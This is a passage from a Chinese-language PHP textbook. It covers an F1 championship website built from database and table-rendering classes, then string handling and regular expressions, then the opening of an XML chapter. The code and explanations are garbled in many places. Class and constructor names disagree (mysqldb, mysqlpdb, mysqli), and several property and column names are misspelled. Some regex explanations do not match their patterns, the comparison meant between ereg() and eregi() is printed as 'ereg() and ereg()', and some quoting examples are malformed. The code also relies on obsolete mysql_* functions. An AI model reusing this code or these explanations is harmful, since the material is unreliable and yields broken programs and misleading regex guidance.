$CSSBOXTITLE = "boxtitle";
?>

```

## 5. 数据结构

在这个例子中设计了 5 张表，结构如下：

### ◆ news (新闻表)

new_id	索引
new_date	日期
new_author	作者
new_headline	标题
new_link	链接
new_live	是否有效

### ◆ points (得分表)

rce_id	赛道代码
drv_id	车手代码
tem_id	车队代码
pts_teampoints	车队得分
pts_driverpoints	车手得分

### ◆ race (赛道表)

rce_id	赛道代码
rce_name	赛道名称
rce_location	赛道位置
rce_date	修建时间

## ◆ driver (车手表)

drv_id	车手代码
drv_forename	车手名字
drv_surname	车手的姓
drv_team	车手所在车队

## ◆ team (车队表)

tem_id	车队代码
tem_location	车队位置
tem_team	车队名称
tem_inception	创建时间

要注意到,除了 news 表是独立的,其他的 race、driver 和 team 表分别通过 rce\_id、drv\_id 和 tem\_id 与 points 表联系起来。如果读者对这几个表之间的关系还不是很明白的话,建议再去读一些关系型数据库(RDBMS)相关书籍。

## 6. mysqldb 类

现在我们已经建好数据库表结构,知道数据存放在哪里。前面的章节中已经讲过了,PHP 提供很多跟各种类型的关系型数据库交互的函数。事实上,我们在这里所建的这个类只是为一些 MySQL 函数提供了一层包装而已。如果使用的数据库不是 MySQL,那么就需要用对应的数据库函数来代替 MySQL 函数。下面是 mysqldb 类的定义:

```
<!--mysqldb.obj-->
<?php
class mysqldb {
    //设定成员变量
    var $host;
    var $db;
    var $dbuser;
    var $dbpassword;
    var $sql;
    var $numberrows;
    var $dbopenstatus;
    var $dbconnection;
    /* 下面的这些函数用于得到和设定对象的成员变量,读者需要注意其中面向对象的实现方法
    */
    // 得到和设定属性
    function gethost() {
        return $this->dbhost;
    }
    function sethost($req_host) {
```

```
$this->dbhost = $req_host;
}
function getdb() {
    return $this->db;
}
function setdb($req_db) {
    $this->db = $req_db;
}
function getdbuser() {
    return $this->dbuser;
}
function setdbuser($req_user) {
    $this->dbuser = $req_user;
}
function getdbpassword() {
    return $this->dbpassword;
}
function setdbpassword($req_password) {
    $this->dbpassword = $req_password;
}
function getsql() {
    return $this->sql;
}
function setsql($req_sql) {
    $this->sql = $req_sql;
}
function getnumberrows() {
    return $this->numberrows;
}
function setnumberrows($req_numberresults) {
    $this->numberresults = $req_numberresults;
}
function setdbconnection($req_dbconnection) {
    $this->dbconnection = $req_connection;
}
function getdbconnection() {
```

```
        return $this->dbconnection;
    }
}
```

/\* 下面是对象的构造函数，这里把一些对象属性的初始值设定为一些常量，而这些常量在 constants.inc 文件中进行了定义。

```
*/
function mysqlpdb() {
    global $HOST, $DB, $WEBUSER, $WEBPASSWORD;
    global $TRUE, $FALSE;
    $this->sethost($HOST);
    $this->setdb($DB);
    $this->setdbuser($WEBUSER);
    $this->setdbpassword($WEBPASSWORD);
    $this->setdbconnection($FALSE);
}
}
```

/\* 下面是对象的一些方法。这些方法用于建立和关闭数据库连接、执行 SELECT 查询。读者也可以把这些方法扩展到 INSERT、UPDATE 和 DELETE 等其他的数据库操作。

```
*/
function opendbconnection() {
    global $TRUE, $FALSE;
    $this->dbconnection=mysql_connect("$this->dbhost","$this->dbuser","$this->dbuserpassword");
    if ($this->dbconnection == $TRUE) {
        $this->db = mysql_select_db("$this->db");
        $this->setdbconnection($TRUE);
    } else {
        $this->setdbconnection($FALSE);
        return false;
    }
    return true;
}

function closedbconnection() {
    if ($this->dbconnection == $TRUE) {
        mysql_close($this->dbconnection);
    }
}

function selectquery() {
    global $TRUE, $FALSE;
```

```

        if ($this->dbconnection == $FALSE) {
            $this->opendbconnection();
        }
        $this->qry = mysql_query($this->sql);
        if (!$this->qry) {
            return false;
        } else {
            $this->numberrows = mysql_num_rows($this->qry);
            if ($this->numberrows > 0) {
                for($x = 0; $x < $this->numberrows; $x++) {
                    $this->result[$x] = mysql_fetch_row($this->qry);
                }
            } else {
                echo("[Error:] Retrieving data");
                return false;
            }
            return true;
        }
    }
}
?>

```

上面的这段代码定义了数据类，接下来我们讨论跟排版相关的类。

### 7. genericinfo 类

在这一部分中要定义三个类，一个类用于数据的处理，还有两个子类用来生成表格。下面是 genericinfo 类的定义，这个类就是用来处理数据的：

```

<!--genericinfo.obj -->
<?php
class genericinfo {
//定义成员变量
var $outerwidth;
var $outerbordercolor;
var $outerborderwidth;
var $tbodybgcolor;
var $innerwidth;
var $innerbgcolor;
var $title;
var $cssboxtitle;

```

/\* 使用这些函数来得到和设置成员变量。在这里能够检查数据类型并能报错。

```
*/  
  
function setouterwidth($req_outerwidth) {  
    $this->outerwidth = $req_outerwidth;  
}  
  
function getouterwidth() {  
    return $this->getouterwidth;  
}  
  
function setouterbordercolor($req_outerbordercolor) {  
    $this->outerbordercolor = $req_outerbordercolor;  
}  
  
function getouterbordercolor() {  
    return $this->outerbordercolor;  
}  
  
function setouterborderwidth($req_outerborderwidth) {  
    $this->outerborderwidth = $req_outerborderwidth;  
}  
  
function getouterborderwidth() {  
    return $this->outerborderwidth;  
}  
  
function settilebgcolor($req_titlebgcolor) {  
    $this->titlebgcolor = $req_titlebgcolor;  
}  
  
function gettitlebgcolor() {  
    return $this->titlebgcolor;  
}  
  
function setinnerwidth($req_innerwidth) {  
    $this->innerwidth = $req_innerwidth;  
}  
  
function getinnerwidth() {  
    return $this->innerwidth;  
}  
  
function setinnerbgcolor($req_innerbgcolor) {  
    $this->innerbgcolor = $req_innerbgcolor;  
}  
  
function getinnerbgcolor() {
```



```

        return $this->innerbgcolor;
    }

    function settitle($req_title) {
        $this->title = $req_title;
    }

    function gettitle() {
        return $this->title;
    }

    function setcssboxtitle($req_cssboxtitle) {
        $this->cssboxtitle = $req_cssboxtitle;
    }

    function getcssboxtitle() {
        return $this->cssboxtitle;
    }

    /* 下面是这个对象的构造函数。在这里把对象属性的初始值设置成一些常量，这些常量在文件 constants.inc 文件中进行了定义。
    */

    function genericinfo() {
        global $COLOR_PRIMARY, $COLOR_SECONDARY, $COLOR_TERTIARY;
        global $CSSBOXTITLE;
        $this->setouterwidth(150);
        $this->setouterbordercolor($COLOR_TERTIARY);
        $this->setouterborderwidth(1);
        $this->settitlebgcolor($COLOR_PRIMARY);
        $this->setinnerwidth(146);
        $this->setinnerbgcolor($COLOR_SECONDARY);
        if (isset($CSSBOXTITLE)) {
            $this->setcssboxtitle($CSSBOXTITLE);
        }
    }

    // 方法
}

?>

```

读者一定会感到奇怪：为什么这个类中没有定义方法？别忘了，我们还要定义两个子类呢，这两个子类跟 genericinfo 类之间就是“继承”的关系。使用“继承”关系的好处在前面已经讲过了，就是能够增加代码的可移植性。下面我们来看两个子类的定义：

## 8. Linkbox 类

这个类是用来生成超链接框的。一般情况下需要用一个数组来表示超链接框，这个数组包含两部分：一部分用来表示显示超链接的文本，另一部分表示实际的超链接地址。

```
<!--linkbox.obj -->

<?php
class linkbox extends genericinfo {
/* 在这里并没有定义成员变量，因为没有必要。
下面是 linkbox 类的构造函数，其实只是调用了父类的构造函数。
*/

    function linkbox() {
        $this->genericinfo();
    }

/*    这个类只有一个方法，功能就是生成表格，并在合适的位置放置合适的数据。
*/

    function drawlinkbox() {
        echo("<TABLE    BORDER=\"\$this->outerborderwidth\"    CELLPADDING=\"0\"
CELLSPACING=\"0\"    WIDTH=\"\$this->outerwidth\"    BORDERCOLOR=\"\$this->outerbordercolor\"
BGCOLOR=\"\$this->titlebgcolor\">");
        echo("<TR>");
        echo("<TD>");
        if (isset($this->cssboxtitle)) {
            echo("<DIV CLASS=\"\" . \$this->getcssboxtitle() . \"\">");
            echo($this->title);
            echo("</DIV>");
        } else {
            echo($this->title);
        }
        echo("</TD>");
        echo("</TR>");
        echo("<TR>");
        echo("<TD>");
        echo("<TABLE    BORDER=\"0\"    CELLPADDING=\"0\"    CELLSPACING=\"0\"
WIDTH=\"\$this->innerwidth\" BGCOLOR=\"\$this->innerbgcolor\">");
        echo("<TR>");
        echo("<TD>");
        echo("<UL>");
        for ($x = 0; $x < count($this->data); $x++) {
```

```

        echo("<LI><A HREF=\"\" . $this->data[$x][1] . \"\">\" . $this->data[$x][0] .
\"</A></LI>\";
    }
    echo("</UL>\";
    echo("</TD>\";
    echo("</TR>\";
    echo("</TABLE>\";
    echo("</TD>\";
    echo("</TR>\";
    echo("</TABLE>\";
}
}
?>

```

### 9. resultbox 类

这个类与 linkbox 类并没有太大的差别，唯一不同的就是不包含超链接。这个类的作用就是生成一个两列的表格，并且在表格中正确地显示数据。

```

<resultbox.obj>
<?php
class resultbox extends genericinfo {
    /* 跟 Linkbox 类一样，并没有定义类的成员函数，因为没有必要。
    */
    //构造函数
    function resultbox() {
        $this->genericinfo();
    }
    /* 这个类也只定义了一个方法，这个方法的功能跟 Linkbox 类中的方法完全一样。
    */
    function drawresultbox() {
        echo("<TABLE BORDER=\"{$this->outerborderwidth}\" CELLSPACING=\"0\"
        CELLPADDING=\"0\" WIDTH=\"{$this->outerwidth}\" BORDERCOLOR=\"{$this->outerbordercolor}\"
        BGCOLOR=\"{$this->titlebgcolor}\">\";
        echo("<TR>\";
        echo("<TD>\";
        if (isset($this->cssboxtitle)) {
            echo("<DIV CLASS=\"\" . $this->getcssboxtitle() . \"\">\";
            echo($this->title);
            echo("</DIV>\";
        }
    }
}

```

```

    } else {
        echo($this->title);
    }
    echo("</TD>");
    echo("</TR>");
    echo("<TR>");
    echo("<TD>");
    echo("<TABLE    BORDER=\"0\"    CELLPADDING=\"0\"    CELSPACING=\"0\"
WIDTH=\"{$this->innerwidth}\" BGCOLOR=\"{$this->innerbgcolor}\">");
    for ($x = 0; $x < count($this->data); $x++) {
        echo("<TR>");
        echo("<TD>");
        echo($this->data[$x][0]);
        echo("</TD>");
        echo("<TD>");
        echo($this->data[$x][1]);
        echo("</TD>");
        echo("</TR>");
    }
    echo("</TABLE>");
    echo("</TD>");
    echo("</TR>");
    echo("<TABLE>");
}
?>

```

## 10. Index.php

Index.php 这个页面的功能就是把前面的这些内容组合起来。

```

1:  <?
2:      include "constants.inc";
3:      include "mysqldb.obj";
4:      include "genericinfo.obj";
5:      include "linkbox.obj";
6:      include "resultbox.obj"
7:  ?>
8:  <HTML>

```

---

```

9:      <HEAD>
10:      <TITLE>
11:      <? echo($TITLE); ?>
12:      </TITLE>
13:      <LINK TYPE="text/css" REL="stylesheet" HREF="main.css">
14:  </HEAD>
15:
16:  <BODY BGCOLOR="#FFFFFF">
17:
18:  <TABLE BORDER="0" CELLPADDING="10" CELLSPACING="10">
19:      <TR VALIGN="top">
20:          <TD>
21:              <?
22:
23:              $db0 = new mysqli();
24:              $db0->setsql("SELECT tem_team, tem_url FROM team ORDER BY tem_id");
25:              if ($db0->selectquery()) {
26:                  $lnk = new linkbox();
27:                  $lnk->settitle("F1 Teams");
28:                  $lnk->data = $db0->result;
29:                  $lnk->drawlinkbox();
30:              } else {
31:                  echo("[Error:] Unable to connect");
32:              }
33:
34:              ?>
35:          </TD>
36:          <TD>
37:              <?
38:
39:              $db1 = new mysqli();
40:              $db1->setsql(" SELECT
41:                  CONCAT('\<B>\',"UPPER(driver.driv_surname),"\",
driver.driv_forename),
42:                  SUM(points.pts_teampoints) as totdriverpoints
43:                  FROM points

```

```
44:             LEFT JOIN driver ON points.drv_id = driver.drv_id
45:             GROUP BY driver.drv_surname, driver.drv_forename
46:             HAVING totdriverpoints <> 0
47:             ORDER BY totdriverpoints DESC");
48:
49:         if ($db1->selectquery()) {
50:             $rst = new resultbox();
51:             $rst->setouterwidth(175);
52:             $rst->setinnerwidth(171);
53:             $rst->settitle("F1 Drivers Championship");
54:             $rst->data = $db1->result;
55:             $rst->drawresultbox();
56:         } else {
57:             echo("[Error:] Unable to connect");
58:         }
59:
60:     ?>
61:         </TD>
62:         <TD>
63:     <?
64:
65:     $db2 = new mysqlpdb();
66:     $db2->setsql(" SELECT
67:                 team.tem_team,
68:                 SUM(points.pts_teampoints) as totteampoints
69:                 FROM points
70:                 LEFT JOIN team ON points.tem_id = team.tem_id
71:                 GROUP BY team.tem_team
72:                 HAVING totteampoints > 0
73:                 ORDER BY totteampoints DESC");
74:
75:     if ($db2->selectquery()) {
76:         $rst = new resultbox();
77:         $rst->setouterwidth(175);
78:         $rst->setinnerwidth(171);
79:         $rst->settitle("F1 Constructor's Championship");
```

```
80:             $rst->data = $db2->result;
81:             $rst->drawresultbox();
82:         } else {
83:             echo("[Error:] Unable to connect");
84:         }
85:
86:     ?>
87:         </TD>
88:     </TR>
89: </TABLE>
90: </BODY>
91: </HTML>
```

解释:

第 1~7 行: 这几行主要把前面我们写的几个文件都包含进来。

注意: constants.inc 必须放在所有被包含的文件的第一个, 要不然其中的变量就不是全局变量了!

第 8~20 行: 这几行设定了页面的 HTML 属性。

第 21~34 行: 用 PHP 语言创建对象。最先要创建的就是 F1 车队的列表。

第 23 行创建了 mysqlpdb 类的一个对象\$db0, 在创建对象的同时执行构造函数设置了初始值常数, 这些常数在 constants.inc 文件中定义了。

第 24 行调用 setsql(\$req\_sql) 函数来设置\$db0 对象的 sql 属性。

第 25 行很有意思。如果在 mysqlpdb 对象中调用 selectquery()函数失败 (也就是返回值为 false), 代码就跳到第 30 行。

假设第 25 行返回值为 true, 就得到了数据。现在来看怎样生成列表。

第 26 行创建了 linkbox 类的一个对象\$link, 在创建对象的过程中肯定要执行 linkbox 类的构造函数, 而 linkbox 类的构造函数就是父类 genericinfo 的构造函数。

第 27 行设定了列表的标题, 是通过调用父类的 settitle(\$req\_title)函数来实现的。

第 28 行确保了\$link 对象的数据跟\$db0 对象的数据完全一致。

第 29 行调用了 linkbox 类的 drawlinkbox()函数。因为\$link 对象现在可以直接处理所有的数据, 所以它完全能画出超链接框。在 drawlinkbox()函数中需要注意第 16~22 行, 如果设置了全局常量\$CSSBOXTITLE, 就会包含样式定义, 否则不会包含。

程序执行到这里就已经生成了 News 列表。

第 35~36 行用 HTML 语言结束了表格, 并开始生成一个新的表格。

剩下的代码段读者可以自己分析了。

## 11. Main.css

最后的这个文件就是样式表单文件, 整个程序都要用到它, 代码如下:

```
1:  <STYLE>
2:      .bugresolver {
```

```
3:
4:     }
5:     TD {
6:         font-family:    verdana, arial, courier;
7:         font-size:      10;
8:     }
9:
10:    P {
11:        font-family:    verdana, arial, courier;
12:        font-size:      20;
13:    }
14:
15:    A {
16:        font-family:    verdana, arial, courier;
17:        font-size:      12;
18:        color:          #000084;
19:        text-decoration: none;
20:        font-weight:    bold;
21:        text-align:     right;
22:    }
23:
24:    A:hover {
25:        font-family:    verdana, arial, courier;
26:        font-size:      12;
27:        color:          #990000;
28:        background-color: #DCDADA;
29:        text-decoration: none;
30:        font-weight:    bold;
31:        text-align:     right;
32:    }
33:
34:    UL {
35:        margin-left:    25;
36:    }
37:    .boxtitle {
38:        font-family:    verdana, arial, courier;
```



```
39:         font-size:      14;
40:         color:           #FFFFFF;
41:         font-weight:     bold;
42:         text-align:      center;
43:     }
44:
45:     .lnkBox {
46:         font-family:      verdana, arial, courier;
47:         font-size:        10;
48:         color:            #000084;
49:         margin-left:      5px;
50:         text-align:       left;
51:     }
52: </STYLE>
```



## 第 9 章 字符串与正则表达式

本章将对 PHP 中的字符串进行详细的介绍，同时还要讲解正则表达式的基本概念和用法。

### 9.1 PHP 中的字符串

字符串在 PHP 编程中起着很重要的作用。PHP 脚本程序经常要在各种情况下创建文本，或者从数据库中提取出数据，然后用各种方法输出，这些文本其实是由一些字符串组成的。所以掌握处理字符串的方法是很重要的，这不仅可以使脚本运行速度加快，也会使读者编写代码的可移植性更好。

#### 9.1.1 什么是字符串

前面已经讲过了，字符串由一对引号包含起来：

```
<?"I am a string inside double quotes">
```

这里所说的一对引号是指字符串的起始和结束引号，必须是同一种。例如，一个字符串开头用一个单引号，它也必须用一个单引号来结尾，但是这个字符串中可以包含双引号，例如：

```
<?
'I can have here as many "Double Quotes" as I want'
'but I cannot end it with an "
?>
```

如果一个字符串以引号开头，那么直到下一个引号为止，这个字符串才算结束。例如：

```
<?"This shouldn't work at all">
```

在这里，'This shouldn't'会被 PHP 解释成一个完整的字符串，而剩下的 t work at all'部分就会被当作一个没有起始引号的字符串，这样就会出错。

#### 9.1.2 字符串中的反斜线

如果字符串中含有跟起始结束引号同样类型的引号，就要在这个引号前面加上反斜线“\”，如下：

```
<?"This string won't give you any problems">
```

这样，PHP 解释器就会把反斜线后面的内容原封不动的当做字符串的一部分来看待，然后继续往后寻找单引号。当然，字符串中如果包含有反斜线，就要用连续的两个反斜线“\\”

来表示它，例如：

```
<?'a\\b?>
```

### 9.1.3 字符串和变量

也可以在字符串中使用变量的值，方法是用连接运算符“.”来连接字符串与变量，例如：

```
<?
$name = 'Maxim';
$surname = 'Maletsky';
echo "Full Name: " . $name . " " . $surname; // 输出结果是 "Full Name: Maxim Maletsky"
?>
```

连接两个变量也要使用连接运算符，例如：

```
<?
$max = 'Max';
$im = 'im';
echo $max . $im; // 打印出"Maxim"
?>
```

在按照一定顺序生成字符串的时候可以把连接运算符“.”和赋值运算符“=”一起使用，例如：

```
<?
$name = 'Maxim';
$name .= 'Maletsky';
echo $name; // 输出 "Maxim Maletsky"
?>
```

我们通常使用这个功能来生成 SQL 查询语句，例如：

```
<?
$SQL = "SELECT";
if($everything == "Yes")
    $SQL .= " * ";
else
    $SQL .= " this, and, that ";
$SQL .= "FROM table";
$result = mysql_query($SQL); // $SQL 变量在这里是: SELECT ... FROM table
?>
```

### 9.1.4 单引号和双引号之间的差别

也许有的读者会问：字符串既可以用单引号来表示，也可以用双引号来表示，那么两者有什么区别吗？事实上，双引号字符串会被 PHP 解释，而单引号字符串不会被解释。也就是说，PHP 会在双引号字符串中寻找变量和诸如 `\n`、`\t`、`\r` 这样的特殊字符组合。看了下面的例子后，读者就会明白：

```
<?
$name = 'Maxim';
$surname = 'Maletsky';
echo "The user is $name $surname"; // The user is Maxim Maletsky
echo 'The user is $name $surname'; // The user is $name, $surname
echo "The user is $name $surname"; // The user is Maxim Maletsky (and new line)
echo 'The user is $name $surname\n'; // The user is $name, $surname\n
?>
```

如果要输出的不仅仅是一个变量，就最好使用连接运算符：

```
<?
echo "The user is $user['surname'], $user['name']"; // will result you a parse error
// 应该使用连接运算符
echo "The user is " . $user['surname'] . ", " . $user['name'];
?>
```

下面的这段代码稍微复杂一些，不过还是比较容易理解的：

```
<?
echo "Name = $user[$name]"; // 正确
echo "Name = $user[$name][$surname]"; // 输出结果不正确
echo "Name = GetName()";
// 使用连接运算符
echo 'Name = ' . $user[$name][$surname];
echo 'Name = ' . GetName();
// 也可以使用花括号
echo "Name = {$user[$name][$surname]}";
?>
```

### 9.1.5 怎样选择使用哪种引号

可以说，使用哪种引号都是可以的，完全取决于程序员，并且对程序性能的影响不大。

但是建议读者尽可能使用单引号，避免使用双引号，道理很简单，因为双引号字符串要被 PHP 解释，这样会稍微比处理单引号字符串慢一些。我们看下面的几段代码：

```

<?
// 字符串中如果没有变量，尽量用下面的这种方式来输出
echo '<IMG SRC="/images/submit.gif">';
// 字符串中如果有变量，就参考下面这种用法
$image = "/images/submit.gif";
echo "<IMG SRC=\"$image\">";
?>

```

如果读者不想在双引号字符串中使用反斜线后的双引号，可以使用下面的两种办法：

```

<?
//第一种方法：双引号包字符，单引号包变量
echo "<IMG SRC='$image'>";
// 第二种方法：把双引号放在变量当中
$image = "'/images/submit.gif'";
echo "<IMG SRC=$image>";
?>

```

并且，单引号在 HTML 语言中非常有用，下面的这个例子混合使用了单引号字符串和双引号字符串：

```

<?
$html = '<table border="0" width="200" cellpadding="0" cellspacing="0">';
$html .= '
<tr align="center" valign="top">
<td width="100">Number</td>
<td>Square</td>
</tr>
';
for ( $i=0 ; $i<10 ; $i++) {
    $square = $i * $i;
    $html .= "\t<tr>\n\t\t<td>$i</td>\n\t\t<td>$square</td>\n\t</tr>\n";
}
$html = "$html\n</table>";
?>

```

## 9.2 PHP 中的正则表达式

本节将讲解 PHP 中正则表达式的基本概念，并使用了几个例子来说明怎么利用正则表达式来进行模式匹配。我们在其他章节中也会涉及到这部分内容。

PHP 的正则表达式的用途包括：验证用户输入的合法性、在字符串中寻找某些字符、字符串间的比较等。下面我们就一步一步的介绍怎样用正则表达式来验证 money 类型的数据和 E-mail 地址字符串。

## 9.2.1 正则表达式的基本语法

首先来看两个特殊的符号：“^”和“\$”。它们分别用于表示字符串的开头和结尾，例如：

- ◆ “^The”：对应所有以“The”开始的字符串。
- ◆ “of despair\$”：对应所有以“of despair”结尾的字符串。
- ◆ “^abc\$”：一个以“abc”开始和结尾的字符串，只可能是“abc”本身。
- ◆ “notice”：一个包含文本“notice”的字符串。

如果这两个字符都没有用到，就像最后一个例子，就表明模式出现在字符串内任何位置都可以。

还有几个符号：“\*”、“+”和“?”，它们表示字符或者字符串出现的次数。它们分别表示：“0次或者更多（任意次）”、“1次或者更多”和“0次或者1次”。下面是一些例子：

- ◆ “ab\*”：有一个a后面跟着任意多个b的字符串（例如：“a”、“ab”或“abbb”等）。
- ◆ “ab+”：跟上面一样，但其中至少有一个b（例如：“ab”、“abbb”等）。
- ◆ “ab?”：可能有一个b，也可能没有。
- ◆ “a?b+\$”：a是可有可无的，后面跟着一个或者多个b。

还可以使用花括号，里面的数字将指明前面字符出现的范围：

- ◆ “ab{2}”：字符串里a的后面跟着两个b（“abb”）。
- ◆ “ab{2,}”：至少有两个b（“abb”、“abbbb”等）。
- ◆ “ab{3,5}”：含有3~5个b（“abbb”、“abbbb”或者“abbbbb”）。

必须要指定范围的第一个数字（即“{0,2}”，而不是{,2}）。符号“\*”、“+”和“?”分别跟使用“{0,}”、“{1,}”和“{0,1}”的效果是一样的。

若想把一串字符作为整体来处理，就把它们放到圆括号中：

- ◆ “a(bc)\*”：字符串里a的后面跟着任意多个“bc”。
- ◆ “a(bc){1,5}”：字符串里a的后面跟着1~5个“bc”。
- ◆ “{ }”符号代表“或”：
- ◆ “hi|hello”：字符串中有“hi”或者“hello”。
- ◆ “b|cd|ef”：字符串中有“bef”或者“cdef”。
- ◆ “(a|b)\*c”：字符串以c结尾，前面是任意个a或者b。

“.”代表任何单个字符：

- ◆ “a.[0-9]”：字符串中a的后面跟着一个字符和一个数字。
- ◆ “^.{3}\$”：含有3个字符的字符串。

“[]”指定了某个位置只允许出现哪些字符：

- ◆ “[ab]”：一个含有 a 或者 b 的字符串（跟“a|b”一样）。
- ◆ “[a-d]”：字符串中含有从 a 到 d 的小写字母（跟“a|b|c|d”和“[abcd]”一样）。
- ◆ “^[a-zA-Z]”：一个以字母开头的字符串。
- ◆ “\_[a-zA-Z0-9]\$”：字符串的结尾部分是逗号后面跟着数字或者字母。

也可以列出不想要的字符，方法是让“^”出现在“[]”内表达式的第一个位置，也就是说，“%[^a-zA-Z]”表示两个百分号之间的字符不是英文字母。

要想按照字面意义来解释，字符串就必须以“\”结尾，例如“^[\$()]\*+?\”。字符“\”就必须用“\\”来表示，例如要想对表达式“(\\$?[0-9]”进行操作，就必须这样：ereg("(\\$)?[0-9]", \$str)。但是“[]”表达式例外，在方括号内所有的特殊符号，包括“\”都只会被当成普通字符来处理。要想使用“)””，就必须把它放在最前面，后面有可能跟着一个“^”；要想使用“-”，就把它放在最前面或者最后面，或者把它作为一个范围的第二个端点。

## 9.2.2 检查 money 字符串

现在我们用上面所讲的内容来做一些有用的工作：生成一个检查用户输入钱币数量的正则表达式。钱币数量有四种表示方法：“10000.00”、“10,000.00”和整数“10000”、“10,000”。首先是：

```
^[1-9][0-9]*$
```

这表示了所有不以 0 开头的数字。但这说明“0”也不能通过验证，解决方法是：

```
^(0[1-9]|[0-9]*)$
```

这表示 0 数字或者不以 0 开头的任何数字。下面我们允许在数字前面加上负号：

```
^(0|[1-9][0-9]*)$
```

这表示 0 数字或者不以 0 开头的任何数字，数字可能为负。现在我们允许数字以 0 开头，同时也不要负号了，因为在钱币数量中不会出现负号。允许在字符串中添加一个小数点：

```
^[0-9]+(\.[0-9]+)?$
```

如果出现了小数点，那么小数点的后面便至少要跟一个数字，所以“10.”是不合法的，而“10”和“10.2”是合法的。

```
^[0-9]+(\.[0-9]{2})?$
```

我们指定了小数点后面必须有两位数字，如果觉得要求过于严格，可以改成：

```
^[0-9]+(\.[0-9]{1,2})?$
```

这样用户只能在小数点后写一位数字。用下面的表达式来加入数字中的逗号：

```
^[0-9]{1,3}(\,[0-9]{3})*(\.[0-9]{1,2})?$
```

一组数字由 1~3 位数字组成，后面跟着任意多组的三位数字，它们中间由逗号隔开。下面我们使逗号变得可选：

```
^[0-9]+([0-9]{1,3}(\,[0-9]{3}))*(\.[0-9]{1,2})?$
```

若要求也能接受空字符串，就要把“+”替换成“\*”。在函数调用的时候，不要忘了“\”。验证字符串之后，只需要使用函数 `str_replace(",","",$money)` 就能把逗号去掉。然后把它转化成 `double` 类型的数据，那样就可以对它进行数学计算了。



### 9.2.3 对 E-mail 地址进行验证

E-mail 地址由三部分组成：POP3 用户名（@前面的部分）、@符号和服务器的名字（剩下的部分）。用户名里可以含有大小写字母、数字、“.”、“-”和下划线（“\_”）。服务器名字也是一样，但服务器名字里不能有下划线。

用户名不能以“.”开头和结尾，也不能有两个连续的“.”，中间必须至少有一个其他的字符。下面我们看看怎样用表达式来验证用户名部分：

```
^[a-zA-Z0-9-]+
```

这样“.”也被禁止了，改一下：

```
^[a-zA-Z0-9-]+(\.[a-zA-Z0-9-]+)*$
```

这表示至少一个字符，后面跟着任意个“单个句号后跟随 1 个以上字符”。

为了变得简单一点，可以对上面的表达式使用 `ereg()` 函数，而不是 `ereg()`。这两个函数的区别就在于 `ereg()` 是不分大小写的，所以我们不需要对 `a-z` 和 `A-Z` 都进行指定，指定一个范围就足够了：

```
^[a-z0-9-]+(\.[a-z0-9-]+)*$
```

服务器名字也一样，只不过不允许下划线：

```
^[a-z0-9-]+(\.[a-z0-9-]+)*$
```

现在把两个表达式用“@”连接起来就行了：

```
^[a-z0-9-]+(\.[a-z0-9-]+)*@[a-z0-9-]+(\.[a-z0-9-]+)*$
```

### 9.2.4 其他用途

#### 1. 获取字符串的一部分

`ereg()` 函数和 `ereg()` 函数有一个功能，使我们能够从字符串中取出匹配模式的部分。例如，假设我们想从一个路径或者 URL 字符串中得到文件名，下面的代码就可以做到：

```
ereg("([^\W]*)$", $pathOrUrl, $regs);  
echo $regs[1];
```

#### 2. 高级替换

`ereg_replace()` 函数和 `ereg_replace()` 函数非常有用，假设我们想把字符串中的单词用逗号隔开，这样做即可：

```
ereg_replace("[\n\r\t]+", ",", trim($str));
```

## 9.3 总结

我们在这一章中简单介绍了正则表达式及其在模式匹配中的应用，在第 19 章“内容管理系统”中将会有更多的相关理论和实例，读者可以参考。



## 第 10 章 PHP 在 XML 中的应用

### 10.1 XML

#### 10.1.1 XML-可扩展标记语言

XML (eXtensible Markup Language, 可扩展标记语言) 是当前最热门的网络技术之一, 被称为“第二代 Web 语言”、“下一代网络应用的基石”。自它被提出以来, 几乎得到了业界所有大公司的支持, 丝毫不逊于当年 HTML 被提出时的热度。它独立于平台, 却跟内容紧密相关。XML 是现在人们发布结构化信息的有力工具。一个在 World Wide Web Consortium (W3C——“互联网协会”) 的指导下的工作小组正在致力于发展 XML, 目的是为了简化 Internet 中文档的传送。

XML 是一种新兴的标记语言。早在 1998 年, W3C 就颁布了 XML1.0 的标准。一些内容开发商已经开始开发各种 XML 应用软件, 如 Mathematical Markup Language (MathML), Chemical Markup Language (CML) 等。在 1998 年早期发布 HTML4.0 标准时, 人们就估计需要 18 个月来开发这种过渡性的语言, 所以我们有时间来学习 XML 的基础知识和开发未来的 Internet 应用语言。

XML 不仅满足网络作者的需要, 也能帮助那些对出版感兴趣的人。Oracle、IBM 和 Microsoft 现在都在开发跟 XML 相关的软件, 这就表明 XML 在 IT 业界是非常有前途的。

#### 10.1.2 SGML、HTML 和 XML

##### 1. SGML——Standard Generalized Markup Language (标准通用标记语言)

SGML 是描述电子文档的世界通用标准, 它是一种用来写其他语言的标记语言。SGML 用一种逻辑化的、结构化的方法来描述文本文档, 主要用在文档的创建、保存和发布上, 并且还用于向其他文档的转化。

SGML 文档已经在美国军队中使用了很多年。对于网络出版商来说, 这种语言太复杂了, 在这种背景下, HTML (SGML 的一个简单的子集) 就迅速发展起来了。

##### 2. HTML——Hyper Text Markup Language (超文本标记语言)

HTML 其实就是 SGML 的一个简单的子集, 网络出版物使用它可以到达每个用户。出版商不需要知道很多 HTML 相关的知识, 因为市场上有很多“所见即所得”的编辑器。

但是 HTML 有一个致命的缺点, 就是: 只适合于人与计算机的交流, 不适合计算机与计算机的交流。

大家都知道,HTML是通过一大堆的标记来定义文档内容以什么样的形式显示在我们面前,也即,HTML是一种“显示描述”语言,它仅仅描述了Web浏览器应该如何在页面上布置文字、图形等,并没有对Internet上最重要的东西——信息的本身含义进行描述。这些通过HTML表现出来的文字、图形内容很容易被人理解,而要计算机去理解这些标记内的文字的含义,就很困难了。

举个例子来说,我们设计一个程序,它可以自动地到各大网上商场去将最新的价目抓回来。但问题是,每个网上商场可能在网页中写商品名称和价格时,都有他们自己的一套写法,如:甲用<B>价格</B>,而乙用<H>价格</H>,还有更为复杂的表格。那么我们的程序怎样才能知道,哪种标记里面的东西才是要抓的价格信息呢?再比如:在HTML里,<B>Apple</B>只代表了Apple这个单词在Web浏览器里用粗体来表现,并没有指出Apple代表什么,是苹果?是苹果计算机公司?还是其他什么?这造成了HTML不能揭示文件中信息的含义。

另外,HTML的另一个问题就是它的标记的集合是固定的,用户不能增加自己的有意义的标记。而且各大浏览器的规格不尽相同,要使我们用HTML做的网页能够被所有浏览器正常显示,我们只能使用W3C给我们定义好了的标记来创建网页。

